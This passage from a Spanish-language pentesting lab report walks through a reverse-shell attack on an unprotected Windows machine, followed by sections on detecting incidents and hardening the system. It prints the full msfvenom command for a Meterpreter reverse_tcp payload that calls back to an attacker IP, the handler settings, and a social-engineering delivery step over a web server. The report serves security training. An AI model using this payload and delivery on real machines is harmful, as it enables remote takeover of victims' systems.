La máquina quedo expuesta lo cual es considerado de alto impacto ya que muestra el grado de vulnerabilidades que se pueden explotar por cuenta del atacante. El hecho de no contar con una configuración adecuada de seguridad para el sistema operativo es relevante para el área de seguridad informática, ya que muestra el nivel de madures bajo en lo que se refiere a seguridad perimetral.

Considero que la afectación es general para el sistema operativo ya que el atacante solo con tener el acceso a este puede elevar privilegios e irrumpir en toda la organización, realizando sabotaje o secuestre de información.

El daño causado que afecta el sistema operativo fue por un ataque que se da haciendo uso de una técnica muy común como lo es la ejecución de un Shell inversa, el cual se emplea para obtener acceso remoto a una computadora, y funciona ingresando malware por medio de una ejecución de un link o archivo de forma manual.

Para este caso se usó un Shell inverso, donde la máquina de una víctima inicia una conexión con la máquina de un atacante, lo que le permite al atacante obtener control sobre el sistema de la víctima. El atacante configura un detector en su máquina en un puerto específico. Por tanto, la máquina de la víctima se ve comprometida y se ejecuta una carga útil maliciosa, la cual queda comprometida y envía una solicitud de conexión al oyente del atacante. Luego de que se establece la conexión, el atacante obtiene acceso al sistema operativo de la víctima.

Para este caso el usuario muy seguramente por confiado o por ignorancia ejecuto el archivo infectado enviado por el otro compañero desconociendo por un lado que el equipo no contaba con antivirus activo y mucho menos con cortafuegos. La ignorancia por parte de los usuarios es el talón de Aquiles para las ares de seguridad, por lo cual considero que son el 1 eslabón a asegurar en una organización.

Luego de establecer conexión con la maquina objetivo, el atacante emplea una serie de comandos que ejecuta por línea de comando para acceder de forma remota a la maquina objetivo, y de esta manera poder cometer cualquier tipo de afectación. Con el control en sus manos el grado de impacto del daño que puede ocasionar no solo


en el sistema operativo sino a nivel interno de la organización pude llegar a ser catastrófico.

El malware puede ocasionar en el sistema operático daños como manipulación completa de la máquina, haciendo que esta pierda funcionalidad y rendimiento en ejecución de procesos, poniendo el sistema operativo lento, dañar la parte lógica de un disco duro, borrar archivos e inclusive formatear el disco.

Explicación del ataque

Luego de establecer la conexión el atacante utiliza técnicas de instrucción por medio de línea de comandos para obtener el control de la maquina objetivo y realizar la acción de sabotaje. Este ase uso de la técnica de Shell inverso para evadir los sistemas de seguridad antivirus, firewalls etc. Moviéndose por los puertos que comúnmente están habilitados en los sistemas operativos Windows por defecto.

Ilustración 25-Gráficos Explicación Ataque



Fuente Imagen Propia


En la anterior imagen se ilustra el esquema de un escenario para pentesting en el que se emplea el uso de la técnica de hackeo Shell inversa

5.5 DOCUMENTACIÓN Y EXPLICACIÓN COMANDOS UTILIZADOS PARA DESARROLLAR Y EJECUTAR EL PAYLOAD

Para el laboratorio se emplea el uso de Msfvenom la cual es una herramienta usada para crear ejecutables maliciosos. Se realiza la verificación de conectividad entre las maquinas atacante y objetivo, también se corrobora que la maquina objetivo tenga los controles de seguridad o defensa inactiva.

Antes de ejecutar la línea de comando para la carga útil de msfvenom se activa el puerto 443 en la maquina atacante que queda como escucha.


Ilustración 26-Activar Puerto Para Escucha



Fuente Imagen Propia


Luego ejecuta la herramienta msfvenom Para crear el fichero payload de acuerdo a la línea de comando descrita en el paso 2 del anexo 4
msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /home/kali/PoC_79916686.exe

Ilustración 27-Msfvenom Crear El Fichero Payload




Fuente Imagen Propia

Ilustración 28-Verificación Creación Payload



Fuente Imagen Propia


Ilustración 29-Verificación Creación Payload 2



Fuente Imagen Propia

Se abre una terminal en Kali Linux para ejecutar el comando msfconsole donde se ejecuta Meterpreter para usar el fichero creado anteriormente.

Ilustración 30-Ejecución Comando Msfconsole



Fuente Imagen Propia

Después de crear el archivo de fichero se ejecuta la siguiente línea de comando para hacer uso del exploit, por medio del Shell reversa.

- ✓ **Exploit**: exploit/multi/handler
- ✓ **Payload**: windows/x64/meterpreter/reverse_tcp
- ✓ **LHOST**: Se ingresa la ip del Kali Linux
- ✓ **LPORT**: Se ingresa el puerto 445


En la siguiente imagen se puede evidenciar que el oyente quedo configurado, está a la espera de obtener una conexión. En este momento empieza el trabajo de ingeniería social, donde se busca convencer a la victima de acceder al archivo por medio del recurso necesario.

Ilustración 31-Configuración Para Usar Exploit

Fuente Imagen Propia

Se configura servidor web el cual se usará como medio de trasporte para trasferir el archivo infectado.

Ilustración 32-Configuración Servidor Web



Fuente Imagen Propia


Conforme con lo mencionado en el anexo 4 el administrador del Pc había informado que descargo el archivo enviado por un compañero, para lo cual se supone que el método fue ingeniería social, en la siguiente imagen se evidencia consulta a la página web donde se exponen los ficheros.

Ilustración 33-Consulta Web Hacia IP Atacante

Fuente Imagen Propia

En esta imagen se observa fichero descargado en la maquina objetivo


Ilustración 34-Fichero Descargado En La Máquina Objetivo



Fuente Imagen Propia

En la siguiente imagen se observa los intentos de descarga del fichero


Ilustración 35-Fichero Descargado En La Máquina Objetivo 2



Fuente Imagen Propia

En los intentos de ejecución se logró evidenciar que el equipo atacante obtuvo respuesta

Ilustración 36-Respuesta Equipo Objetivo



Fuente Imagen Propia

Posterior a la conexión el siguiente paso es explorar la maquina objetivo con el fin de acceder al símbolo de sistemas para tener el control de los archivos por medio del CMD. De aquí en adelante el atacante puede realizar cualquier tipo de instrucción que termine en una afectación con impacto grave en la organización.

6 CONTENCIÓN DE ATAQUES INFORMÁTICOS

6.1 PASOS TOMA PARA IDENTIFICAR UN ATAQUE INFORMÁTICO

En la actualidad existen diferentes mecanismos para actuar de forma proactiva frente a un incidente de seguridad. Teniendo en cuenta que se trata de una empresa dedicada al negocio de ciberseguridad, asumo que debe tener implementados controles conforme a la ISO 27001 para garantizar la confidencialidad, integridad y disponibilidad de la información; y dentro de estos controles debería tener uno para gestión de incidentes.

No obstante, como experto en seguridad informática los pasos que considero se deben llevar a cabo para identificar un ataque informático, deben estar debidamente documentados, y en dicho documento ya sea una política o procedimiento,

mencionar el grupo blue team, los roles y las responsabilidades que cada miembro del equipo debe asumir.

El equipo de respuesta a incidentes debe estar debida mente preparado, para lo cual debe mantener en ejecución y de forma reactiva tarea planificadas para contener un incidente y evitar que se materialice, con el fin de reducir el riesgo y mitigar el impacto que este pueda ocasionar, y debe trabajan en la mejora continua para elevar la postura de la seguridad de una organización.

Dentro de los pasos para identificar ataques se encuentran, ejecutar tareas de rastreo y monitoreo a incidentes de ciberseguridad, realizar análisis continúo a los sistemas y aplicaciones para identificar fallos y/o vulnerabilidades, hacer análisis y seguimiento al tráfico de la red y verificar la efectividad de los controles y las medidas de seguridad de la organización.

Descripción de los pasos para identificar un ataque:

1. **Por medio de Monitoreo**: Se trata de una tarea la cual se debe realizar de forma eficaz con el fin de garantizar que se obtenga el insumo necesario para tipificar una anomalía como un presunto ataque, este lo debe realizar una persona experta en la materia, que tenga los conocimientos, el criterio y toma de decisión, ya que de identificar un ataque es quien debe investigar, evaluar y documentar, para que el equipo de respuesta proceda.

   Las principales cualidades en la fase de detección son técnicas, ya que las conductas más relevantes para tipificar un evento como presunto ataque son generalmente las anomalías se detectan en el tráfico de red. De una excelente gestión en la fase de detección del ataque informático se deriva la reducción del impacto que este pueda ocasionar.

2. **Por medio de alarmas de sensores**: Hoy por hoy existen herramientas con las cuales es más rápido detectar un ataque; estar herramientas no solo permiten elevar la postura de seguridad de una organización, sino que también actuar de forma proactiva ante un ataque para reducir la probabilidad de que se materialice.

   Dentro de las más comunes está el despliegue de una solución de antivirus, estas cuentan con mecanismos de detección, que de acuerdo con una configuración pueden bloquear o eliminar amenazas, y adicionalmente generar una alerta hacia el área de monitoreo.

   También hay herramientas para controlar el tráfico de red, de navegación, antispam, herramientas que son fundamentales para rastrear el origen de la intrusión a la red y a los sistemas informáticos, herramientas que generan

alarmas las cuales se pueden gestionar desde el visor de eventos del área de monitoreo.

De igual manera hay soluciones de seguridad informática que nos ayudan a velar por un sistema sin instrucciones, que generan alertas que de ser tratadas de manera óptima ayudan a identificar si se trata de un ataque, dentro de estas las más común es implementar SIEM que nos permite detectar amenazas. También se puede implementar un centro de soluciones para log de vénetos SOC, con la cual se supervisan eventos.

Para detectar e identificar un ataque no se puede dejar de lado las alertas de los usuarios finales, tales como, mi equipo se puso lento, me llego un correo sospechoso, el enlace al que estoy accediendo no es de un sitio seguro, etc. Las cuales si se le pone la debida atención se puede llegar a contener un ataque y lograr eliminar la amenaza.

Considero que con el paso de monitoreo y gestión de alarmas se puede identificar un ataque, debido a que las conductas o modos de operación de los atacantes generalmente se dan porque usan los mismos patrones, como lo son el uso de ingeniería social para robar datos de usuarios, y el malware para insertar virus maliciosos.

Por tanto, se deben contar con elementos de tipo hardware o software con los que se realice el monitoreo de la red y los sistemas, que permitan la detección del evento anómalo, con los que se pueda hacer una continua revisión de los dispositivos activos de Red y sus configuraciones, donde se analice si la red y los sistemas opera con normalidad, o si están operando de manera incorrecta.

6.2 PASO A PASO EJECUTADO PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD

El fortalecimiento de un sistema hace referencia a los mecanismos, métodos y herramientas, usadas por la industria como las mejores prácticas para reducir la superficie de ataque en una infraestructura de red o sistemas informáticos, donde el objetivo principal es eliminar el riego o amenas latente de ataque y reducir la brecha cerrando vulnerabilidades. Una superficie de ataque es una combinación de las vulnerabilidades y riesgos que existen en una infraestructura tecnológica que se puede explotar.

Según el blog “Hardening (palabra en inglés que significa endurecimiento) en seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc; innecesarios en el sistema; así como cerrando puertos que tampoco

estén en uso además de muchas otros métodos y técnicas que veremos durante este pequeño resumen introductorio al Hardening de sistemas"[4].


El fortalecimiento del sistema operativo implica asegurar un objetivo para reducir la brecha frente a los ciberataques, un sistema operativo al igual que con otros tipos de software, implica desplegar la gestión de parches de seguridad donde se logre instalar actualizaciones, parches y paquetes de servicio de forma automática.

Teniendo en cuenta lo anterior se aplica el proceso de hardening, las medidas de remediación que se adoptan de forma proactiva para contener el ataque y con las cuales se logra subsanar el sistema frente al ataque que origino el evento del Payload, son las siguientes:

A Nivel De Sistema Operativo

1. Descargar e instalar actualizaciones de seguridad para el sistema operativo

Ilustración 37-Hardening-Aplicación Actualizaciones De Seguridad

